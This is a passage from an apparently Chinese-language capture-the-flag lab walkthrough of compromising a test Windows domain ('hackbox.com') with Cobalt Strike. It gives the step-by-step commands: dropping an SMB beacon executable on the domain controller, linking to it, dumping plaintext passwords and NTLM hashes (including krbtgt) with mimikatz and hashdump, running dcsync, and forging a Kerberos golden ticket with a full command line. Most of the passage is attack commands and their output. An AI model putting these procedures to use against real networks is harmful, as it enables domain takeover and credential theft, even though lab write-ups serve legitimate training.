
### 5.2.10.1. 设置 smb 连接器




生成后门文件 选择 smb 因为是正向连接 如果使用反向链接 需要做转发 比较麻烦




## 5.2.10.2. 复制文件到 dc 域控并运行





shell at \\dc 15:05:00 c:/aaa.exe

## 5.2.10.3. 在 beacon 正向连接上 dc

link dc

```
    upload                    Upload a file

beacon> link dc
[*] Tasked to link to \\dc\pipe\msagent_698c
[+] host called home, sent: 31 bytes
[+] established link to child beacon: 10.10.10.149
```

| external | internal | listener | user | computer | note | process | pid | arch | last |
|---|---|---|---|---|---|---|---|---|---|
| 192.168.0.150 ०००० | 10.10.10.149 | list1 | SYSTEM * | DC | | aaa.exe | 1764 | x86 | 3m |
| 192.168.0.150 ०००० | 192.168.0.150 | list1 | SYSTEM * | WEB | | services.exe | 472 | x64 | 9s |
| 192.168.0.150 | 192.168.0.150 | list1 | SYSTEM * | WEB | | lsm.exe | 488 | x64 | 12s |
| 192.168.0.150 | 192.168.0.150 | list1 | Administrator * | WEB | | 0.exe | 7824 | x86 | 6ms |




## 5.2.11. 获取 dc 明文哈希


命令输入 mimikatz hashdump

| user | password | realm | note | source | host | added |
|---|---|---|---|---|---|---|
| Administrator | 1@#Qwe123 | HACKBOX.COM | | mimikatz | 10.10.10.149 | 06/22 14:43:13 |
| Administrator | 2cbe963d0d877c8cc7d09c936f1c3b33 | DC | | hashdump | 10.10.10.149 | 06/22 14:44:37 |
| web | 086a0bb1ed4ec72250760ea531bfb074 | DC | | hashdump | 10.10.10.149 | 06/22 14:44:37 |
| Administrator | 1@#Qwe456 | WEB | | mimikatz | 192.168.0.150 | 06/22 10:56:33 |
| krbtgt | 6f60ace6accbcb76078ccc0312174e98 | DC | | hashdump | 10.10.10.149 | 06/22 14:44:37 |
| Administrator | 086a0bb1ed4ec72250760ea531bfb074 | WEB | | hashdump | 192.168.0.150 | 06/22 10:56:11 |
| hackbox\web | 1@#Qwe456 | hackbox\web | | mimikatz | 192.168.0.150 | 06/22 10:56:33 |
| Guest | 31d6cfe0d16ae931b73c59d7e0c089c0 | DC | | hashdump | 10.10.10.149 | 06/22 14:44:37 |
| Guest | 31d6cfe0d16ae931b73c59d7e0c089c0 | WEB | | hashdump | 192.168.0.150 | 06/22 10:56:11 |
| Administrator | 1@#Qwe123 | HACKBOX | | mimikatz | 10.10.10.149 | 06/22 14:43:13 |
| Administrator | 2cbe963d0d877c8cc7d09c936f1c3b33 | HACKBOX | | mimikatz | 10.10.10.149 | 06/22 14:43:13 |


## 5.2.12. cobaltstrike 制作黄金票据

### 5.2.12.1. 在域控上执行命令导出 krbtgt 信息

beacon> dcsync hackbox.com hackbox\krbtgt





## 5.2.12.2. 在 web 上制作黄金票据





mimikatz kerberos::golden /user:moon /domain:hackbox.com /sid:S-1-5-21-2005268815-658469957-1189185684 /krbtgt:6f60ace6accbcb76078ccc0312174e98 /endin:480 /renewmax:10080 /ptt

制作前访问 dc 失败





制造后访问 dc 成功





# 6. FLAG 获取


## 6.1. web flag1



## 6.2. web flag2




## 6.3. dc flag3




# 7. 关注

个人公众号

暗月博客公众号

下回给大家带来一个内网限制条件较多域 bypass av 过防火墙等复杂的域内环境